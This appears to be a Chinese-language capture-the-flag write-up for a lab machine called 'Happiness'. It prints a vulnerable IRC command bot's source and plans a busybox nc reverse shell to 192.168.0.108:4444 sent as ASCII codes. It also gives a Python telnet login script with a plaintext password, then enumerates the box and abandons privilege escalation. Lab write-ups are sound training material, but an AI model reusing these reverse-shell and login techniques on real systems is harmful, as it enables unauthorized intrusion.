class IRCBot(irc.bot.SingleServerIRCBot): def __init__(self, server, port, nickname, channels, command_channel): irc.bot.SingleServerIRCBot.__init__(self, [(server, port)], nickname, nickname) self.channel_list = channels self.command_channel = "#chan1" # 唯一执行命令的频道 self.command_channels = ["#chan1", "#chan2", "#chan3", "#chan4", "#chan5"] # 所有检测命令的频道 self.command_pattern = re.compile(r':\)$') self.allowed_users = {"Todd", "suraxddq", "ll104567"} self.number_regex = re.compile(r'^\s*(\d+\s+)*\d+\s*$') self.allowed_commands = ["more", "dir", "busybox", "whoami"] self.chan6_timer = None
def on_welcome(self, connection, event): for channel in self.channel_list: connection.join(channel) print(f"[+] Already joined the channel:{channel}") self.start_chan6_timer()
def start_chan6_timer(self): if self.chan6_timer: self.chan6_timer.cancel() self.chan6_timer = threading.Timer(180.0, self.send_chan6_message) self.chan6_timer.start()
def send_chan6_message(self): try: if self.connection.is_connected(): self.connection.privmsg("#chan6", "My friends and I are chatting on it, but we all follow the formatting requirements. Finally, we need to:) End") print("[*] Timed reminder has been sent #chan6") except Exception as e: print(f"[!] Sending timed notification failed:{str(e)}") finally: self.start_chan6_timer()
def on_disconnect(self, connection, event): if self.chan6_timer: self.chan6_timer.cancel() self.chan6_timer = None super().on_disconnect(connection, event)
def on_pubmsg(self, connection, event): channel = event.target user = event.source.nick message = event.arguments[0]
# 检测所有命令频道的消息 if channel in self.command_channels and self.command_pattern.search(message): print(f"[*] Received command:{message} (From users:{user})")
# 格式验证(所有频道通用) cmd_part = message.rsplit(':)', 1)[0].strip() if not self.number_regex.match(cmd_part): connection.privmsg(user, "[!] Format error or presence of illegal characters") return
# 非#chan1频道直接返回权限错误 if channel != self.command_channel: connection.privmsg(user, "[!] Error: Command execution not allowed") return
# #chan1专属执行流程 if self.validate_command(user): try: numbers = list(map(int, cmd_part.split())) for num in numbers: if num < 0 or num > 255: raise ValueError("[-] Number range exceeds(0-255)") ascii_cmd = ''.join([chr(n) for n in numbers]) except ValueError as e: connection.privmsg(user, f"[!] conversion error :{str(e)}") return
if not self.is_command_allowed(ascii_cmd): connection.privmsg(user, f"[!] Wrong command: '{ascii_cmd.split()[0]}' unauthorized!") return
result = self.execute_command(ascii_cmd) if result: safe_result = result.replace('\n', ' ').replace('\r', '') try: connection.privmsg(user, f"[+] COMMAND EXECUTION:{safe_result}") except irc.client.InvalidCharacters: connection.privmsg(user, "[!] Format error or presence of illegal characters") else: connection.privmsg(user, "[!] Format error or presence of illegal characters")
def is_command_allowed(self, command): parts = command.strip().split() if not parts: return False main_cmd = parts[0] return ( main_cmd in self.allowed_commands and not re.search(r'[;&|`]', command) )
def execute_command(self, command): try: parts = command.strip().split() output = subprocess.check_output( parts, stderr=subprocess.STDOUT, universal_newlines=True, timeout=10 ) return output.strip()[:400].replace('\r', '').replace('\n', ' ') except subprocess.CalledProcessError as e: return f"[!] Command execution failed:{e.output.strip()}" except Exception as e: return f"[-] Error:{str(e)}"
def validate_command(self, user): return user in self.allowed_users
def run_bot(): server = "PyCrt" port = 6667 nickname = "admin" channels = ["#chan1", "#chan2", "#chan3", "#chan4", "#chan5", "#chan6"] command_channel = "#chan1"
while True: try: print("[*] Starting IRC server...") bot = IRCBot(server, port, nickname, channels, command_channel) bot.start() except KeyboardInterrupt: print("\n[!] user exit") if bot.chan6_timer: bot.chan6_timer.cancel() break except Exception as e: print(f"[!] Exception occurred:{str(e)},Try again in 5 seconds...") time.sleep(5)
if __name__ == "__main__": run_bot()Eecho@Happiness:~$ cat /etc/systemd/system/irc_bot.service[Unit]Description=IRC Bot ServiceAfter=network.target
[Service]User=pycrtlakeGroup=pycrtlakeWorkingDirectory=/usr/local/binExecStart=/usr/bin/python3 /usr/local/bin/irc_bot.pyRestart=alwaysRestartSec=5StandardOutput=syslogStandardError=syslogEnvironment=PYTHONUNBUFFERED=1
[Install]WantedBy=multi-user.targetEecho@Happiness:~$ cat /etc/inetd.conf127.0.0.1:daytime stream tcp nowait root internal127.0.0.1:daytime dgram udp wait root internal127.0.0.1:echo stream tcp nowait root internal127.0.0.1:echo dgram udp wait root internal127.0.0.1:discard stream tcp nowait root internal127.0.0.1:discard dgram udp wait root internal127.0.0.1:time stream tcp nowait root internal127.0.0.1:time dgram udp wait root internal127.0.0.1:chargen stream tcp nowait root internal127.0.0.1:chargen dgram udp wait root internal127.0.0.1:telnet stream tcp nowait root /usr/sbin/tcpd /usr/sbin/telnetdEecho@Happiness:~$ cat /etc/inetd.conf.bak# /etc/inetd.conf: see inetd(8) for further informations.## Internet superserver configuration database.### Lines starting with "#:LABEL:" or "#<off>#" should not# be changed unless you know what you are doing!## If you want to disable an entry so it is not touched during# package updates just comment it out with a single '#' character.## Packages should modify this file by using update-inetd(8).## <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>##:INTERNAL: Internal services#discard stream tcp6 nowait root internal#discard dgram udp6 wait root internal#daytime stream tcp6 nowait root internal#time stream tcp6 nowait root internal
#:STANDARD: These are standard services.#<off># telnet stream tcp nowait root /usr/sbin/tcpd /usr/sbin/telnetd
#:BSD: Shell, login, exec and talk are BSD protocols.
#:MAIL: Mail, news and uucp services.
#:INFO: Info services
#:BOOT: TFTP service is provided primarily for booting. Most sites# run this only on machines acting as "boot servers."
#:RPC: RPC based services
#:HAM-RADIO: amateur-radio services
#:OTHER: Other servicesIRC Bot 攻击向量分析
关键点:
- IRC Bot 连接到 PyCrt:6667(即 127.0.0.1:6667)
- 允许的命令:more, dir, busybox, whoami
- 允许的用户:Todd, suraxddq, ll104567
- 命令格式:数字(ASCII码)+ :) 结尾
- 只能在 #chan1 执行命令
重要发现:
busybox 命令被允许 → 可以使用 busybox nc 建立反向shell!
服务以 pycrtlake 用户运行
攻击步骤
1. 检查IRC服务是否运行
ss -tlnp | grep 6667
ps aux | grep irc
2. 安装IRC客户端
which irssi || which nc
3. 连接IRC服务器
nc 127.0.0.1 6667
连接后发送:
NICK Todd
USER Todd 0 * :Todd
JOIN #chan1
命令编码示例
要执行 whoami,需要转换为ASCII:
w=119, h=104, o=111, a=97, m=109, i=105
PRIVMSG #chan1 :119 104 111 97 109 105 :)
获取反向Shell(使用busybox nc)
busybox nc -e /bin/sh 你的IP 端口 的ASCII编码:
用Python生成
python3 -c “print(’ ‘.join(str(ord(c)) for c in ‘busybox nc -e /bin/sh 192.168.0.108 4444’))”
● IRC服务器没有运行。但是注意看 inetd.conf 里的配置:
127.0.0.1:telnet stream tcp nowait root /usr/sbin/tcpd /usr/sbin/telnetd
Telnet服务以root身份运行在127.0.0.1:23!
直接尝试本地telnet连接
busybox nc 127.0.0.1 23
python3 << 'EOF'import socketimport time
HOST = '127.0.0.1'PORT = 23
USER = b"Eecho"PASS = b"2VQzte2RBr8p8MuOA0Gw2Sum" # 改成真实密码
def reject_opts(data): resp = b'' i = 0 while i + 2 < len(data): if data[i] == 0xff: # IAC cmd = data[i+1] opt = data[i+2] if cmd == 0xfd: # DO -> WONT resp += b'\xff\xfc' + bytes([opt]) elif cmd == 0xfb: # WILL -> DONT resp += b'\xff\xfe' + bytes([opt]) i += 3 else: i += 1 return resp
s = socket.socket()s.settimeout(5)s.connect((HOST, PORT))
# 先处理协商,直到看到 login:for r in range(10): try: time.sleep(0.4) data = s.recv(4096) print(f"[RECV{r}]", data)
resp = reject_opts(data) if resp: print(f"[SEND{r}]", resp) s.send(resp)
if b"login:" in data.lower(): break except: pass
# 发送用户名time.sleep(0.3)print("[SEND] USER")s.send(USER + b"\r\n")
# 等 Password:while True: time.sleep(0.4) try: data = s.recv(4096) print("[RECV-PASS]", data)
resp = reject_opts(data) if resp: s.send(resp)
if b"password" in data.lower(): break
if b"login incorrect" in data.lower(): print("[!] Login failed before password stage") s.close() exit() except: pass
# 发送密码time.sleep(0.3)print("[SEND] PASS")s.send(PASS + b"\r\n")
# 读最终结果time.sleep(1)try: data = s.recv(4096) print("[RECV-FINAL]", data)except: print("[!] no final response")
s.close()EOF┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# telnet 127.0.0.1Trying 127.0.0.1...Connected to 127.0.0.1.Escape character is '^]'.
Linux 4.19.0-27-amd64 (localhost) (pts/2)
Happiness login: EechoPassword:Last login: Sat Jan 24 02:53:51 EST 2026 from 192.168.0.108 on pts/1Linux Happiness 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
The programs included with the Debian GNU/Linux system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extentpermitted by applicable law.Eecho@Happiness:~$改个密码new_passwdecho@Happiness:/tmp/CVE-2021-4034-main$ cat /etc/passwdroot:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/usr/sbin/nologinlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologinmail:x:8:8:mail:/var/mail:/usr/sbin/nologinnews:x:9:9:news:/var/spool/news:/usr/sbin/nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologinproxy:x:13:13:proxy:/bin:/usr/sbin/nologinwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologingnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534::/nonexistent:/usr/sbin/nologinsystemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologinsystemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologinsystemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologinsystemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologinmessagebus:x:104:110::/nonexistent:/usr/sbin/nologinsshd:x:105:65534::/run/sshd:/usr/sbin/nologinEecho:x:1000:1000::/home/Eecho:/bin/bashftp:x:106:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologinEecho@Happiness:~$ ls -altotal 4040drwxr-xr-x 3 Eecho Eecho 4096 Jan 24 02:53 .drwxr-xr-x 3 root root 4096 Jan 22 11:51 ..-rw------- 1 Eecho Eecho 12315 Jan 24 02:53 .bash_history-rw-r--r-- 1 Eecho Eecho 220 Apr 18 2019 .bash_logout-rw-r--r-- 1 Eecho Eecho 3526 Apr 18 2019 .bashrcdrwx------ 3 Eecho Eecho 4096 Jan 24 02:22 .gnupg-rwxrwxrwx 1 Eecho Eecho 971926 Nov 15 10:04 linpeas.sh-rw-r--r-- 1 Eecho Eecho 807 Apr 18 2019 .profile-rwxrwxrwx 1 Eecho Eecho 3104768 Jan 11 08:51 pspy64-rw-r--r-- 1 Eecho Eecho 9452 Jan 24 02:46 pspy_output.txt-rw------- 1 Eecho Eecho 44 Jan 22 12:59 user.txtEecho@Happiness:~$ cd .gnupg/Eecho@Happiness:~/.gnupg$ lsprivate-keys-v1.d pubring.kbx trustdb.gpg
Eecho@Happiness:~/.gnupg$ cat pubring.kbxKBXfits5its5Eecho@Happiness:~/.gnupg$ cat trustdb.gpggpgits5Eecho@Happiness:~/.gnupg$ cd private-keys-v1.d/Eecho@Happiness:~/.gnupg/private-keys-v1.d$ lsEecho@Happiness:~/.gnupg/private-keys-v1.d$ ls -altotal 8drwx------ 2 Eecho Eecho 4096 Jan 24 02:22 .drwx------ 3 Eecho Eecho 4096 Jan 24 02:22 ..提权不出来-放弃了
提权-wp

潜伏11年的Telnetd核弹漏洞:CVE-2026-24061零认证提权席卷全球,公开PoC触发全网紧急防御-CSDN博客↗
Thanks for reading!